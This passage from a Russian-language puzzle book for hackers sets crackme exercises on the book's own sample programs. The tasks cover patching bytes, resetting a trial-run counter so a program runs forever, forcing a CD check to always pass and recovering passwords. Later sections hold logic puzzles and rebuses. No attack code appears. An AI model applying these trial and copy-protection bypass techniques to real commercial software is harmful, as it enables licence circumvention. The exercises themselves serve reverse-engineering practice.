На рис. I.6.9 показан интерфейс программы `figure.exe`, которая рисует различные фигуры (прямоугольник, эллипс или сектор) при выборе соответствующего пункта меню.






Рис. 1.6.8. "Электронная книга" ussr.exe




Рис. 1.6.9. Интерфейс программы figure.exe

Задача состоит из четырех подзадач.

1. В меню отключены (grayed) пункты **About** и **Exit**. Необходимо их включить.
2. При выборе пункта меню **Rectangle** выводится прямоугольник, необходимо внести в программу такие изменения, чтобы она выводила квадрат.
3. При выборе пункта меню **Ellipse** выводится эллипс, сжатый по вертикали, необходимо внести такие изменения в программу, чтобы выводимый эллипс был сжат по горизонтали.
4. При выборе пункта меню **Pie** выводится четверть пирога (сектор 1/4), необходимо внести изменения в программу, чтобы она выводила ровно половину пирога (1/2 сектора).

Файл `figure.exe` можно найти на прилагаемом компакт-диске в каталоге `\PART I\Chapter6\6.9`.

## 6.10. Где счетчик?

На прилагаемом компакт-диске в каталоге `\PART I\Chapter6\6.10` записана программа `stream.exe`. Она имеет ограничение на число запусков (всего 10 раз). После каждого запуска показывается, сколько осталось до истечения срока (это и есть единственное, что делает программа, рис. I.6.10).




Рис. I.6.10. Программа `stream.exe`

Требуется определить, куда программа сохраняет свой счетчик запусков, и внести в него (в счетчик) такое значение, чтобы программа работала "вечно".

При этом сам EXE-файл изменять не нужно. Одно замечание: данная программа работает только под файловой системой NTFS, запустить ее прямо с диска или под FAT не получится. При определении местоположения счетчика можно пользоваться любыми сторонними утилитами.

## 6.11. CD crack

Программа `cdcrack.exe` занимается тем, что определяет, вставлен компакт-диск в CD-ROM (DVD-ROM/RW) или нет. Если диск отсутствует в устройстве, программа выдает сообщение "CD not finding" (рис. 1.6.11, а).

Если же компакт-диск в устройстве есть, то выводится круглое окошко с кнопкой **OK!** и надписью "CD checked!" (рис. 1.6.11, б).



Рис. 1.6.11, а. Компакт-диск отсутствует в устройстве




Рис. 1.6.11, б. Компакт-диск вставлен в устройство

Данная задача состоит из трех отдельных подзадач.

1. Исправить единственный байт в программе, чтобы она вместо компакт-диска (CD) аналогично определяла наличие или отсутствие гибкого диска (floppy disk) в дисковом устройстве.
2. Изменить программу таким образом, чтобы она работала "наоборот", т. е. выдавала предупреждение "CD not finding", когда компакт-диск присутствует в CD-ROM, и выводила круглое окно с сообщением "CD checked!", когда он там отсутствует.
3. Изменить программу таким образом, чтобы она, независимо от того, вставлен компакт-диск в CD-ROM или нет, всегда выводила круглое окно с надписью "CD checked!".

Программу `cdcrack.exe` можно найти в каталоге `PART \Chapter6\6.11` на компакт-диске, прилагаемом к книге.



## 6.12. "Санкт-Петербург"

Если Вы сможете определить правильный пароль к программе St.Petersburg.exe (рис. I.6.12), то увидите лицо автора этой книги во время отдыха в Санкт-Петербурге.




Рис. I.6.12. Интерфейс программы St.Petersburg.exe

Программу St.Petersburg.exe можно найти на прилагаемом компакт-диске в каталоге PART \Chapter6\6.12.

## 6.13. Water

Задача проста, как два байта переслать. На прилагаемом компакт-диске в каталоге PART \Chapter6\6.13 записана программа water.exe, которая запрашивает логин и пароль. В случае неверных данных "Water" выдает на экран сообщение "You are loser!" (рис. I.6.13). Определите правильный логин и пароль.





Рис. I.6.13. Введены неверные данные

# ГЛАВА 7



## Головоломки для всех!

Сюда вошли задачи, которые сложно отнести к какому-либо из предыдущих разделов. Это логические головоломки, головоломки на знание систем счисления, задачи-приколы и просто откровенные "глупости".

### 7.1. Рисунки без рисунков

На утреннем совещании директор дизайнерской студии "Красная заря" собрал вместе всех своих верстальщиков и дизайнеров.

— К нам поступил необычный заказ, — начал он. Одна туристическая фирма провела исследование и выяснилось, что около половины всех посетителей, которые заходят к ним на сайт, имеют запрет в своих браузерах на загрузку графики (GIF, JPG, PNG...), а также на загрузку скриптов и апплетов VBScript, JAVA, JavaScript, ...). В то же время психологический тест установил, что при включенной графике и скриптах покупательская активность людей на 30% выше. Значит, если бы графика в браузерах и скрипты были включенными, то, возможно, многие посетители захотели бы сделать заказ, но т. к. они не видят в полной мере весь дизайн сайта, то подсознательно уменьшается и желание что-либо покупать. Заставить людей включить графику и скрипты в своих браузерах невозможно. Поэтому заказчик попросил сделать сайт так, чтобы даже при отключенной графике клиент все равно видел рисунки на странице, за это он готов заплатить нам в 3 раза больше стандартного тарифа. Давайте подумаем, как это можно осуществить.

Давайте просто используем Flash, — предложил молодой дизайнер.

Пельзя, — вздохнул директор. — Если люди отключили графику в своих браузерах, то Flash и подавно.

— Да, задачка... — задумчиво произнес самый опытный верстальщик. — А что вообще должно быть изображено на сайте этой туристической фирмы? — В принципе графики немного, самое важное — изобразить флаги государств, в которые фирма организует турпоездки и которые обязательно должны присутствовать на заглавной странице. Флагов на сайте должно быть всего четыре: Японии, Турции, Израиля и США, — директор вывел их на экран компьютера в качестве демонстрации (рис. 1.7.1, а—г).




Рис. 1.7.1, а. Флаг Соединенных Штатов Америки




Рис. 1.7.1, б. Флаг Японии




Рис. 1.7.1, в. Флаг Турции



Рис. 1.7.1, г. Флаг Израиля

— В таком случае, обойдемся без всякой графики и скриптов! Все очень просто! — воскликнул самый опытный верстальщик. — Сейчас я расскажу, как это можно сделать...

На следующий день заказ был отдан туристической фирме за тройную цену. Как самый опытный верстальщик смог нарисовать флаги Японии, Турции, Израиля и США без использования рисунков в GIF, JPG, PNG и прочих форматах, а также без подключения скриптов, апплетов и Flash?

### Примечание

Для облегчения задачи стоит ограничиться только браузером Internet Explorer (IE). Хотя гуру Web-дизайна могут оптимизировать свое решение и для прочих браузеров.

## 7.2. Журналистская фальсификация

В одном глянцевом журнале была помещена фотография (рис. 1.7.2), на которой якобы показан рабочий стол обычной Windows XP с открытыми стандартными программами (Калькулятор, файловый менеджер FAR и Winamp). Найдите на этом рисунке 10 фальсификаций, доказывающих, что данная фотография является подделкой. Файл false.bmp для более детального просмотра можно найти на прилагаемом компакт-диске в папке \PART I\Chapter7\7.2.




Рис. 1.7.2. Найдите 10 фальсификаций на этой фотографии

## 7.3. Хакерский ребус

Разгадайте хакерские ребусы (рис. 1.7.3, а и б).




Рис. 1.7.3, а. Что здесь зашифровано?




Рис. I.7.3, б. Что здесь зашифровано?

## 7.4. Чей логотип?

Многие знают, что логотип Linux — пингвин. Но можете ли Вы сказать, чьи логотипы (достаточно известные в хакерском мире) изображены на рис. I.7.4. а—м.



Рис. I.7.4, а. Логотип 1



Рис. I.7.4, б. Логотип 2



Рис. I.7.4, в. Логотип 3



Рис. I.7.4, г. Логотип 4






Рис. 1.7.4, д. Логотип 5



Рис. 1.7.4, е. Логотип 6



Рис. 1.7.4, ж. Логотип 7




Рис. 1.7.4, з. Логотип 8



Рис. 1.7.4, и. Логотип 9



Рис. 1.7.4, к. Логотип 10




Рис. 1.7.4, л. Логотип 11




Рис. 1.7.4, м. Логотип 12

## 7.5. "Национальность" клавиатуры

На одном крупном заводе по производству клавиатур каждый экспериментальный образец тестировали следующим образом. Специальный робот имитировал работу секретарши, набирая с огромной скоростью текст до полного отказа клавиатуры. В серийное производство запускались только те изделия, которые выдерживали определенный срок наработки на отказ. В результате тестирования очередной клавиатуры первой из строя вышла клавиша пробела, затем — клавиша, на которой была изображена буква "о", третьей — клавиша с изображением "е" и четвертой — "а". На каком языке был написан текст, который набирал робот?

## 7.6. Криптарифм

Догадайтесь, какие цифры скрываются за буквами в следующем криптарифме:

$$A * BC = CA$$

$$BDD + CDD = BDDD$$

$$A + C = ?$$

И определите, что должно стоять вместо знака вопроса.

## 7.7. Помоги вспомнить

